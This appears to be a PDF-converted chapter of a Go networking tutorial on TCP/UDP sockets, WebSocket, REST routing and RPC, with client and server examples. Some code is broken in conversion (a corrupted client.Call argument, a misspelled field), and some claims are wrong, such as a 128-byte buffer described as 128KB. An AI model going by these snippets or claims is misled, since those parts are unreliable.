Here are two types of sockets that are commonly used: stream socket(SOCK\_STREAM) and datagram socket(SOCK\_DGRAM). Stream socket is connection-oriented, like TCP; datagram socket does not have connection, like UDP.

## Socket communication

Before we understand how sockets communicate each other, we need to figure out how to make sure that every socket is unique, otherwise communication is out of question. We can give every process a PID in local, but it's not able to work in network. Fortunately, TCP/IP helps us solve this problem. IP address of network layer is unique in network of hosts, and "protocol + port" is unique of applications in hosts, then we can use this principle to make sockets be unique.




Figure 8.1 network protocol layers

Applications that are based on TCP/IP are using APIs of sockets for programming, and network becomes big part of our lives, that's why some people say that "everything is about socket".

## Socket basic knowledge

We know that socket has two types which are TCP socket and UDP socket, TCP and UDP are protocols, and we also need IP address and port to have unique sockets.

### IPv4

Global internet uses TCP/IP as its protocol, where IP is the network layer and core part of TCP/IP. IPv4 means its version is 4, development to date has spent over 30 years.

The bit number of IPv4 address is 32, which means  $2^{32}$  devices are able to connect internet. Due to rapid develop of internet, IP addresses are almost out of stock in recent years.

Address format: 127.0.0.1 , 172.122.121.111 .

## IPv6

IPv6 is the next version or next generation of internet, it's being made for solving problems of implementing IPv4. Its address has 128 bit long, so we don't need to worry about shortage of addresses, for example, you can have more than 1000 IP addresses for every square meter on the earth with IPv6. Other problems like peer to peer connection, service quality(QoS), security, multiple broadcast, etc are also be improved.

Address format: `2002:c0e8:82e7:0:0:0:c0e8:82e7`.

## IP types in Go

Package `net` in Go provides many types, functions and methods for network programming, the definition of IP as follows:

```
type IP []byte
```

Functions `ParseIP(s string) IP` is for converting IP format from IPv4 to IPv6:

```
package main
import (
 "net"
 "os"
 "fmt"
)
func main() {
 if len(os.Args) != 2 {
 fmt.Fprintf(os.Stderr, "Usage: %s ip-addr\n", os.Args[0])
 os.Exit(1)
 }
 name := os.Args[1]
 addr := net.ParseIP(name)
 if addr == nil {
 fmt.Println("Invalid address")
 } else {
 fmt.Println("The address is ", addr.String())
 }
 os.Exit(0)
}
```

It returns corresponding IP format for given IP address.

## TCP socket

What we can do when we know how to visit a web service through a network port? As a client, we can send a request to appointed network port, and gets its feedback; as a server, we need to bind a service to appointed network port, wait for clients' requests and gives them feedback.

In package `net`, it has a type called `TCPConn` for this kind of clients and servers, this type has two key functions:

```
func (c *TCPConn) Write(b []byte) (n int, err os.Error)
func (c *TCPConn) Read(b []byte) (n int, err os.Error)
```

`TCPConn` can be used as either client or server for reading and writing data.

We also need a `TCPAddr` to represent TCP address information:

```
type TCPAddr struct {
 IP IP
 Port int
}
```

We use function `ResolveTCPAddr` to get a `TCPAddr` in Go:

```
func ResolveTCPAddr(net, addr string) (*TCPAddr, os.Error)
```

- Arguments of `net` can be one of "tcp4", "tcp6" or "tcp", where are TCP(IPv4-only), TCP(IPv6-only) or TCP(IPv4 or IPv6).
- `addr` can be domain name or IP address, like "www.google.com:80" or "127.0.0.1:22".

## TCP client

Go uses function `DialTCP` in package `net` to create a TCP connection, and returns a `TCPConn` object; after connection created, server has a same type connection object for this connection, and exchange data with each other. In general, clients send requests to server through `TCPConn` and get servers respond information; servers read and parse clients requests, then return feedback. This connection will not be invalid until one side close it. The function of creating connection as follows:

```
func DialTCP(net string, laddr, raddr *TCPAddr) (c *TCPConn, err os.Error)
```

- Arguments of `net` can be one of "tcp4", "tcp6" or "tcp", where are TCP(IPv4-only), TCP(IPv6-only) or TCP(IPv4 or IPv6).

- `laddr` represents local address, set it to `nil` in most of cases.
- `raddr` represents remote address.

Let's write a simple example to simulate a client request to connect a web server based on HTTP. We need a simple HTTP request header:

```
"HEAD / HTTP/1.0\r\n\r\n"
```

Server respond information format may like follows:

```
HTTP/1.0 200 OK
ETag: "-9985996"
Last-Modified: Thu, 25 Mar 2010 17:51:10 GMT
Content-Length: 18074
Connection: close
Date: Sat, 28 Aug 2010 00:43:48 GMT
Server: lighttpd/1.4.23
```

Client code:

```

package main

import (
 "fmt"
 "io/ioutil"
 "net"
 "os"
)

func main() {
 if len(os.Args) != 2 {
 fmt.Fprintf(os.Stderr, "Usage: %s host:port ", os.Args[0])
 os.Exit(1)
 }
 service := os.Args[1]
 tcpAddr, err := net.ResolveTCPAddr("tcp4", service)
 checkError(err)
 conn, err := net.DialTCP("tcp", nil, tcpAddr)
 checkError(err)
 _, err = conn.Write([]byte("HEAD / HTTP/1.0\r\n\r\n"))
 checkError(err)
 result, err := ioutil.ReadAll(conn)
 checkError(err)
 fmt.Println(string(result))
 os.Exit(0)
}
func checkError(err error) {
 if err != nil {
 fmt.Fprintf(os.Stderr, "Fatal error: %s", err.Error())
 os.Exit(1)
 }
}

```

In above example, we use user input as argument `service` and pass to `net.ResolveTCPAddr` to get a `tcpAddr`, then we pass `tcpAddr` to function `DialTCP` to create a TCP connection `conn`, then use `conn` to send request information. Finally, use `ioutil.ReadAll` to read all content from `conn`, which is server feedback.

## TCP server

We have a TCP client now, and we also can use package `net` to write a TCP server. In server side, we need to bind service to specific inactive port, and listen to this port, so it's able to receive client requests.

```
func ListenTCP(net string, laddr *TCPAddr) (l *TCPListener, err os.Error)
func (l *TCPListener) Accept() (c Conn, err os.Error)
```

Arguments are the same as `DialTCP`, let's implement a time sync service, port is 7777:

```
package main

import (
 "fmt"
 "net"
 "os"
 "time"
)

func main() {
 service := ":7777"
 tcpAddr, err := net.ResolveTCPAddr("tcp4", service)
 checkError(err)
 listener, err := net.ListenTCP("tcp", tcpAddr)
 checkError(err)
 for {
 conn, err := listener.Accept()
 if err != nil {
 continue
 }
 daytime := time.Now().String()
 conn.Write([]byte(daytime)) // don't care about return value
 conn.Close() // we're finished with this client
 }
}
func checkError(err error) {
 if err != nil {
 fmt.Fprintf(os.Stderr, "Fatal error: %s", err.Error())
 os.Exit(1)
 }
}
```

After the service started, it is waiting for clients requests. When it gets client requests, `Accept` and gives feedback of current time information. It's worth noting that when error occurs in `for` loop, it continues running instead of exiting because recording error log in server is better than crash, which makes the service be stable.

The above code is not good enough because we didn't use goroutine to accept multiple requests.

as same time. Let's make it better:

```
package main

import (
 "fmt"
 "net"
 "os"
 "time"
)

func main() {
 service := ":1200"
 tcpAddr, err := net.ResolveTCPAddr("tcp4", service)
 checkError(err)
 listener, err := net.ListenTCP("tcp", tcpAddr)
 checkError(err)
 for {
 conn, err := listener.Accept()
 if err != nil {
 continue
 }
 go handleClient(conn)
 }
}

func handleClient(conn net.Conn) {
 defer conn.Close()
 daytime := time.Now().String()
 conn.Write([]byte(daytime)) // don't care about return value
 // we're finished with this client
}
func checkError(err error) {
 if err != nil {
 fmt.Fprintf(os.Stderr, "Fatal error: %s", err.Error())
 os.Exit(1)
 }
}
```

Through the separation of business process to the function `handleClient`, we implemented concurrency for our service. Simply add `go` keyword to implement concurrency, it's one of reasons that goroutine is simple and powerful.

Some people may ask: this server does not do anything meaningful, what if we need to send multiple requests for different time format in one connection, how can we do that?

```
package main

import (
 "fmt"
 "net"
 "os"
 "time"
 "strconv"
)

func main() {
 service := ":1200"
 tcpAddr, err := net.ResolveTCPAddr("tcp4", service)
 checkError(err)
 listener, err := net.ListenTCP("tcp", tcpAddr)
 checkError(err)
 for {
 conn, err := listener.Accept()
 if err != nil {
 continue
 }
 go handleClient(conn)
 }
}

func handleClient(conn net.Conn) {
 conn.SetReadDeadline(time.Now().Add(2 * time.Minute)) // set 2 minutes
 timeout
 request := make([]byte, 128) // set maximum request length to 128KB to
 prevent flood attack
 defer conn.Close() // close connection before exit
 for {
 read_len, err := conn.Read(request)

 if err != nil {
 fmt.Println(err)
 break
 }

 if read_len == 0 {
 break // connection already closed by client
 } else if string(request) == "timestamp" {
 daytime := strconv.FormatInt(time.Now().Unix(), 10)
 conn.Write([]byte(daytime))
 } else {
 daytime := time.Now().String()
 conn.Write([]byte(daytime))
 }
 }
}
```

```

 }

 request = make([]byte, 128) // clear last read content
}
}

func checkError(err error) {
 if err != nil {
 fmt.Fprintf(os.Stderr, "Fatal error: %s", err.Error())
 os.Exit(1)
 }
}

```

In this example, we use `conn.Read()` to constantly read client requests, and we cannot close connection because client may have more requests. Due to timeout of `conn.SetReadDeadline()`, it closes automatically when client has not request sent in a period of time, so it jumps of code block of `for` loop. Notice that `request` need to create max size limitation in order to prevent flood attack; clean resource after processed every request because `conn.Read()` append new content instead of rewriting.

## Control TCP connections

Control functions of TCP:

```
func DialTimeout(net, addr string, timeout time.Duration) (Conn, error)
```

Setting timeout of connections, it's suitable for clients and servers:

```
func (c *TCPConn) SetReadDeadline(t time.Time) error
func (c *TCPConn) SetWriteDeadline(t time.Time) error
```

Setting timeout of write/read of one connection:

```
func (c *TCPConn) SetKeepAlive(keepalive bool) os.Error
```

It's worth to consider whether keep long connection between client and server, long connection can reduce overhead of creating connections, it's good for applications that need to exchange data frequently.

More information please loop up official documentation of package `net`.

## UDP socket

The only different between UDP socket and TCP socket is processing method for multiple requests in server side, it's because UDP does not have function like `Accept`. Other functions just replace `TCP` with `UDP`.

```
func ResolveUDPAddr(net, addr string) (*UDPAddr, os.Error)
func DialUDP(net string, laddr, raddr *UDPAddr) (c *UDPConn, err os.Error)
func ListenUDP(net string, laddr *UDPAddr) (c *UDPConn, err os.Error)
func (c *UDPConn) ReadFromUDP(b []byte) (n int, addr *UDPAddr, err os.Error)
func (c *UDPConn) WriteToUDP(b []byte, addr *UDPAddr) (n int, err os.Error)
```

UDP client code sample:

```
package main

import (
 "fmt"
 "net"
 "os"
)

func main() {
 if len(os.Args) != 2 {
 fmt.Fprintf(os.Stderr, "Usage: %s host:port", os.Args[0])
 os.Exit(1)
 }
 service := os.Args[1]
 udpAddr, err := net.ResolveUDPAddr("udp4", service)
 checkError(err)
 conn, err := net.DialUDP("udp", nil, udpAddr)
 checkError(err)
 _, err = conn.Write([]byte("anything"))
 checkError(err)
 var buf [512]byte
 n, err := conn.Read(buf[0:])
 checkError(err)
 fmt.Println(string(buf[0:n]))
 os.Exit(0)
}
func checkError(err error) {
 if err != nil {
 fmt.Fprintf(os.Stderr, "Fatal error ", err.Error())
 os.Exit(1)
 }
}
```

UDP server code sample:

```

package main

import (
 "fmt"
 "net"
 "os"
 "time"
)

func main() {
 service := ":1200"
 udpAddr, err := net.ResolveUDPAddr("udp4", service)
 checkError(err)
 conn, err := net.ListenUDP("udp", udpAddr)
 checkError(err)
 for {
 handleClient(conn)
 }
}
func handleClient(conn *net.UDPConn) {
 var buf [512]byte
 _, addr, err := conn.ReadFromUDP(buf[0:])
 if err != nil {
 return
 }
 daytime := time.Now().String()
 conn.WriteToUDP([]byte(daytime), addr)
}
func checkError(err error) {
 if err != nil {
 fmt.Fprintf(os.Stderr, "Fatal error ", err.Error())
 os.Exit(1)
 }
}

```

## Summary

Through description and programming of TCP and UDP sockets, we can see that Go has very good support for socket programming, and they are easy to use. Go also provides many functions for building high performance socket applications.

## 8.2 WebSocket

WebSocket is an important feature of HTML5, it implemented remote socket based on browsers, which allows browsers have full-duplex communication with servers. Main stream browsers like Firefox, Google Chrome and Safari have supported this feature.

People often use "roll poling" for instant message services before WebSocket was born, which let clients send HTTP requests in every certain period, then server returns latest data to clients. This requires clients to keep sending a lot of requests and take up a large number of bandwidth.

WebSocket uses a kind of special header to reduce handshake action between browsers and servers to only once, and create a connection. This connection will remain active, you can use JavaScript to write or read data from this the connection, as in the use of a conventional TCP socket. It solves the problem of web real-time development, and has following advantages over traditional HTTP:

- Only one TCP connection for a singe web client.
- WebSocket servers can push data to web clients.
- More lightweight header to reduce data transmission.

WebSocket URL starts with ws:// or wss://(SSL). The following picture shows the communication process of WebSocket, where a particular HTTP header was sent to server for handshake, then servers or clients are able to send or receive data through JavaScript according to some kind of socket, this socket can be used by the event handler to receive data asynchronously.




Figure 8.2 WebSocket principle.

## WebSocket principle

WebSocket protocol is quite simple, after the adoption of the first handshake, the connection is established successfully. Subsequent communication data are all begin with "\x00" and ends with "\xFF". Clients will not see these two parts because WebSocket will break off both ends and gives raw data automatically.

WebSocket connection are requested by browsers and responded by servers, then the connection is established, this process is often called "handshake".

Consider the following requests and feedback:

```
Request URL: ws://127.0.0.1:9999/
Request Method: GET
Status Code: 101 Switching Protocols
▼ Request Headers view source
 Connection: Upgrade
 Host: 127.0.0.1:9999
 Origin: http://asta
 Sec-WebSocket-Extensions: x-webkit-deflate-frame
 Sec-WebSocket-Key: f7cb4ezEA16C3wRaU6J0RA==
 Sec-WebSocket-Version: 13
 Upgrade: websocket
 (Key3): 00:00:00:00:00:00:00:00

▼ Response Headers view source
 Connection: Upgrade
 Sec-WebSocket-Accept: rE91AJhfC+6JdVcVX0GJEADEJdQ=
 Upgrade: websocket
 (Challenge Response): 00:00
```

Figure 8.3 WebSocket request and response.

"Sec-WebSocket-key" is generated randomly, as you may guess, this is encoded by base64. Servers need to append this key to a fixed string after accepted:

258EAFA5-E914-47DA-95CA-C5AB0DC85B11

Suppose we have `f7cb4ezEA16C3wRaU6J0RA==`, then we have:

f7cb4ezEA16C3wRaU6J0RA==258EAFA5-E914-47DA-95CA-C5AB0DC85B11

Use sha1 to compute binary value and use base64 to encode it, then we have:

rE91AJhfC+6JdVcVX0GJEADEJdQ=

Use this as value of `Sec-WebSocket-Accept` for respond header.

# WebSocket in Go

Go standard library does not support WebSocket, but package `websocket`, which is the sub-package of `go.net` and maintained by official support it.

Use `go get` to install this package:

```
go get code.google.com/p/go.net/websocket
```

WebSocket has client and server sides, let's see a simple example: user input information, client sends content to server through WebSocket; server pushes information back up client.

Client code:

```

<html>
<head></head>
<body>
 <script type="text/javascript">
 var sock = null;
 var wsuri = "ws://127.0.0.1:1234";

 window.onload = function() {

 console.log("onload");

 sock = new WebSocket(wsuri);

 sock.onopen = function() {
 console.log("connected to " + wsuri);
 }

 sock.onclose = function(e) {
 console.log("connection closed (" + e.code + ")");
 }

 sock.onmessage = function(e) {
 console.log("message received: " + e.data);
 }
 };

 function send() {
 var msg = document.getElementById('message').value;
 sock.send(msg);
 };
 </script>
 <h1>WebSocket Echo Test</h1>
 <form>
 <p>
 Message: <input id="message" type="text" value="Hello, world!">
 </p>
 </form>
 <button onclick="send();">Send Message</button>
</body>
</html>

```

As you can see, JavaScript is very easy to write in client side, and use corresponding function establish a connection. Event `onopen` triggered after handshake to tell client that connection was created successfully. Client bindings four events:

- 1) `onopen`: triggered after connection was established.

- 2) onmessage: triggered after received message.
- 3) onerror: triggered after error occurred.
- 4) onclose: triggered after connection closed.

Server code:

```
package main

import (
 "code.google.com/p/go.net/websocket"
 "fmt"
 "log"
 "net/http"
)

func Echo(ws *websocket.Conn) {
 var err error

 for {
 var reply string

 if err = websocket.Message.Receive(ws, &reply); err != nil {
 fmt.Println("Can't receive")
 break
 }

 fmt.Println("Received back from client: " + reply)

 msg := "Received: " + reply
 fmt.Println("Sending to client: " + msg)

 if err = websocket.Message.Send(ws, msg); err != nil {
 fmt.Println("Can't send")
 break
 }
 }
}

func main() {
 http.Handle("/", websocket.Handler(Echo))

 if err := http.ListenAndServe(":1234", nil); err != nil {
 log.Fatal("ListenAndServe:", err)
 }
}
```

When client **Send** user input information, server **Receive** it, and use **Send** to return feedback.

```
F:\yunio\gopath\src\websocket>main.exe
Can't receive
Received back from client: Hello, world!
Sending to client: Received: Hello, world!
```

Figure 8.4 WebSocket server received information.

Through the example above we see that the client and server side implementation of WebSocket are very convenient. We can use package `net` directly in Go. Now with rapid develop of HTML5, I think WebSocket will be much more important in web development, we need to reserve this knowledge.

## 8.3 REST

RESTful is the most popular software architecture on the internet today, due to its clear, strict standard, easy to understand and expand, more and more websites are based on it. In this section, we are going to know what it really is and how to use this architecture in Go.

### What is REST?

The first declaration of the concept of REST(Representational State Transfer) was in 2000 in Roy Thomas Fielding's doctoral dissertation, who is the co-founder of HTTP. It's a architecture constraints and principles, anything implemented this architecture we call them RESTful.

Before we understand what is REST, we need to cover following concepts:

- Resources

REST is the Presentation Layer State Transfer, where presentation layer is actually resource presentation layer.

So what are resources? A picture, a document or a video, etc. These can all be resources and located by URI.

- Representation

Resources are specific entity information, it can be showed with variety of ways in presentation layer. For instances, a TXT document can be represented as HTML, JSON, XML, etc; a image can be represented as jpg, png, etc.

Use URI to identify a resource, but how to determine its specific manifestations of it? You should use Accept and Content-Type in HTTP request header, these two fields are the description of presentation layer.

- State Transfer

An interactive process happens between client and server when you visit a website. In this process, certain data related to the state change should be saved; however, HTTP is stateless, so we need to save these data on the server side. Therefore, if the client wants to change the data and inform the server-side state changes, it has to use some way to tell server.

Most of time, the client informs server through HTTP. Specifically, it has four operations: GET, POST, PUT, DELETE, where GET to obtain resources, POST to create or update resources, PUT to update resources and DELETE to delete resources.

In conclusion of above explanations:

- (1) Every URI represents a kind of resource.
- (2) A representation layer for transferring resources between clients and servers.
- (3) Clients use four operations of HTTP to operate resources to implement "Presentation Layer State Transfer".

The most important principle of web applications that implement REST is that interactions between clients and servers are stateless, and every request should include all needed information. If the server restarts at anytime, clients should not get notification. In addition, requests can be responded by any server of same service, which is good for cloud computing. What's more, because it's stateless, clients can cache data for performance improvement.

Another important principle of REST is system delamination, which means components have no way to have direct interaction with components in other layers. This can limit system complexity and improve the independence of the underlying.



Figure 8.5 REST architecture

When the constraint condition of REST applies to the whole application, it can be extended to handle huge amounts of clients. It also reduces interactive delay between clients and servers, simplified system architecture, improved visibility of sub-systems interaction.



Figure 8.6 REST's expansibility.

## RESTful implementation

Go doesn't have direct support for REST, but because RESTful is HTTP-based, so we can use package `net/http` to achieve them own. Of course we have to do some modification in order to implement REST. REST uses different methods to handle corresponding resources, many existed applications are claiming to be RESTful, in fact, they didn't really realize REST. I'm going to put these applications into several levels depending on the implementation of methods.



Figure 8.7 REST's level.

Above picture shows three levels that are implemented in current REST, we may not follow all the rules of REST when we develop our applications because sometimes its rules are not fit for all possible situations. RESTful uses every single HTTP method including `DELETE` and `PUT`, but in many cases, HTTP clients can only send `GET` and `POST` requests.

- HTML standard allows clients to send `GET` and `POST` requests through links and forms, it's not possible to send `PUT` or `DELETE` requests without AJAX support.

- Some firewalls intercept `PUT` and `DELETE` requests, clients have to use POST in order to implement them. RESTful services in charge of finding original HTTP methods and restore them.

We now can simulate `PUT` and `DELETE` by adding hidden field `_method` in POST requests, but you have to convert in your servers before processing them. My applications are using this way to implement REST interfaces; sure you can easily implement standard RESTful in Go as following example:

```

package main

import (
 "fmt"
 "github.com/drone/routes"
 "net/http"
)

func getuser(w http.ResponseWriter, r *http.Request) {
 params := r.URL.Query()
 uid := params.Get(":uid")
 fmt.Fprintf(w, "you are get user %s", uid)
}

func modifyuser(w http.ResponseWriter, r *http.Request) {
 params := r.URL.Query()
 uid := params.Get(":uid")
 fmt.Fprintf(w, "you are modify user %s", uid)
}

func deleteuser(w http.ResponseWriter, r *http.Request) {
 params := r.URL.Query()
 uid := params.Get(":uid")
 fmt.Fprintf(w, "you are delete user %s", uid)
}

func adduser(w http.ResponseWriter, r *http.Request) {
 params := r.URL.Query()
 uid := params.Get(":uid")
 fmt.Fprintf(w, "you are add user %s", uid)
}

func main() {
 mux := routes.New()
 mux.Get("/user/:uid", getuser)
 mux.Post("/user/:uid", modifyuser)
 mux.Del("/user/:uid", deleteuser)
 mux.Put("/user/", adduser)
 http.Handle("/", mux)
 http.ListenAndServe(":8088", nil)
}

```

This sample shows you have to write a REST application. Our resources are users, and we use different functions for different methods. Here we imported a third-party package `github.com/drone/routes`, we talked about how to implement customized router in previous

chapters; this package implemented very convenient router mapping rules, and it's good for implementing REST architecture. As you can see, REST requires you have different logic process for different methods of same resources.

## **Summary**

REST is a kind of architecture style, it learnt successful experiences from WWW: stateless, centered on resources, fully used HTTP and URI protocols, provides unified interfaces. These superiority let REST become more popular web services standard. In a sense, by emphasizing the URI and the early Internet standards such as HTTP, REST is a large application Web-server era before the return. Currently Go For REST support is still very simple, by implementing a custom routing rules, we can think that a different method to achieve different handle, thus achieving a REST architecture.


## 8.4 RPC

In previous sections we talked about how to write network applications based on Sockets and HTTP, we learned that both of them are using "information exchange" model, which clients send requests and servers response. This kind of data exchange are based on certain format so both sides are able to understand. However, many independence applications do not use this model, but call services just like call normal functions.

RPC was intended to achieve the function call mode networking. Clients like calling native functions, and then packaged these parameters after passing through the network to the server, the server unpacked process execution, and executes the results back to the client.

In computer science, a remote procedure call (RPC) is an inter-process communication that allows a computer program to cause a subroutine or procedure to execute in another address space (commonly on another computer on a shared network) without the programmer explicitly coding the details for this remote interaction. That is, the programmer writes essentially the same code whether the subroutine is local to the executing program, or remote. When the software in question uses object-oriented principles, RPC is called remote invocation or remote method invocation.

### RPC working principle



远程过程调用流程图

Figure 8.8 RPC working principle.

Normally, a RPC call from the client to the server has following ten steps:

- 1. Call the client handle, execute transfer arguments.
- 1. Call local system kernel to send network messages.
- 1. Send messages to remote hosts.
- 1. The server receives handle and arguments.
- 1. Execute remote processes.
- 1. Return execute result to corresponding handle.
- 1. The server handle calls remote system kernel.
- 1. Messages sent back to local system kernel.
- 1. The client handle receives messages from system kernel.
- 1. The client gets results from corresponding handle.

## Go RPC

Go has official support for RPC in standard library with three levels which are TCP, HTTP and JSON RPC. Note that Go RPC is not like other traditional RPC systems, it requires you to use Go applications on both sides of clients and servers because it encodes content through Gob.

Functions of Go RPC have to follow following rules for remote access, otherwise corresponding calls will be ignored.

- Functions are exported(capitalize).
- Functions have to have two arguments with exported types.
- The first argument is for receiving from the client, and the second one has to be pointer type and is for replying to the client.
- Functions have to have a return value of error type.

For example:

```
func (t *T) MethodName(argType T1, replyType *T2) error
```

Where T, T1 and T2 must be able to encoded by package `encoding/gob`.

Any kind of RPC have to through network to transfer data, Go RPC can either use HTTP or TCP, the benefits of using HTTP is that you can reuse some function in package `net/http`.

## HTTP RPC

HTTP server side code:

```
package main

import (
 "errors"
 "fmt"
 "net/http"
 "net/rpc"
)

type Args struct {
 A, B int
}

type Quotient struct {
 Quo, Rem int
}

type Arith int

func (t *Arith) Multiply(args *Args, reply *int) error {
 *reply = args.A * args.B
 return nil
}

func (t *Arith) Divide(args *Args, quo *Quotient) error {
 if args.B == 0 {
 return errors.New("divide by zero")
 }
 quo.Quo = args.A / args.B
 quo.Rem = args.A % args.B
 return nil
}

func main() {

 arith := new(Arith)
 rpc.Register(arith)
 rpc.HandleHTTP()

 err := http.ListenAndServe(":1234", nil)
 if err != nil {
 fmt.Println(err.Error())
 }
}
```

We registered a RPC service of Arith, then registered this service on HTTP through `rpc.HandleHTTP`. After that, we are able to transfer data through HTTP.

Client side code:

```
package main

import (
 "fmt"
 "log"
 "net/rpc"
 "os"
)

type Args struct {
 A, B int
}

type Quotient struct {
 Quo, Rem int
}

func main() {
 if len(os.Args) != 2 {
 fmt.Println("Usage: ", os.Args[0], "server")
 os.Exit(1)
 }
 serverAddress := os.Args[1]

 client, err := rpc.DialHTTP("tcp", serverAddress+":1234")
 if err != nil {
 log.Fatal("dialing:", err)
 }
 // Synchronous call
 args := Args{17, 8}
 var reply int
 err = client.Call("Arith.Multiply", args, &reply)
 if err != nil {
 log.Fatal("arith error:", err)
 }
 fmt.Printf("Arith: %d * %d = %d\n", args.A, args.B, reply)

 var quot Quotient
 err = client.Call("Arith.Divide", args, ")
 if err != nil {
 log.Fatal("arith error:", err)
 }
}
```

```

 }
 fmt.Printf("Arith: %d/%d=%d remainder %d\n", args.A, args.B, quot.Quote,
quot.Rem)

}

```

We compile the client and the server side code separately, start server and start client, then you'll have something similar as follows after you input some data.

```

$./http_c localhost
Arith: 17*8=136
Arith: 17/8=2 remainder 1

```

As you can see, we defined a struct for return type, we use it as type of function argument in server side, and use as type of the second and third arguments in the client `client.Call`. This call is very important, it has three arguments, where the first one the name of function that is going to be called, and the second is the argument you want to pass, the last one is the return value(pointer type). So far we see that it's easy to implement RPC in Go.

## TCP RPC

Let's try the RPC that is based on TCP, here is the serer side code:

```

package main

import (
 "errors"
 "fmt"
 "net"
 "net/rpc"
 "os"
)

type Args struct {
 A, B int
}

type Quotient struct {
 Quo, Rem int
}

type Arith int

```

```

func (t *Arith) Multiply(args *Args, reply *int) error {
 *reply = args.A * args.B
 return nil
}

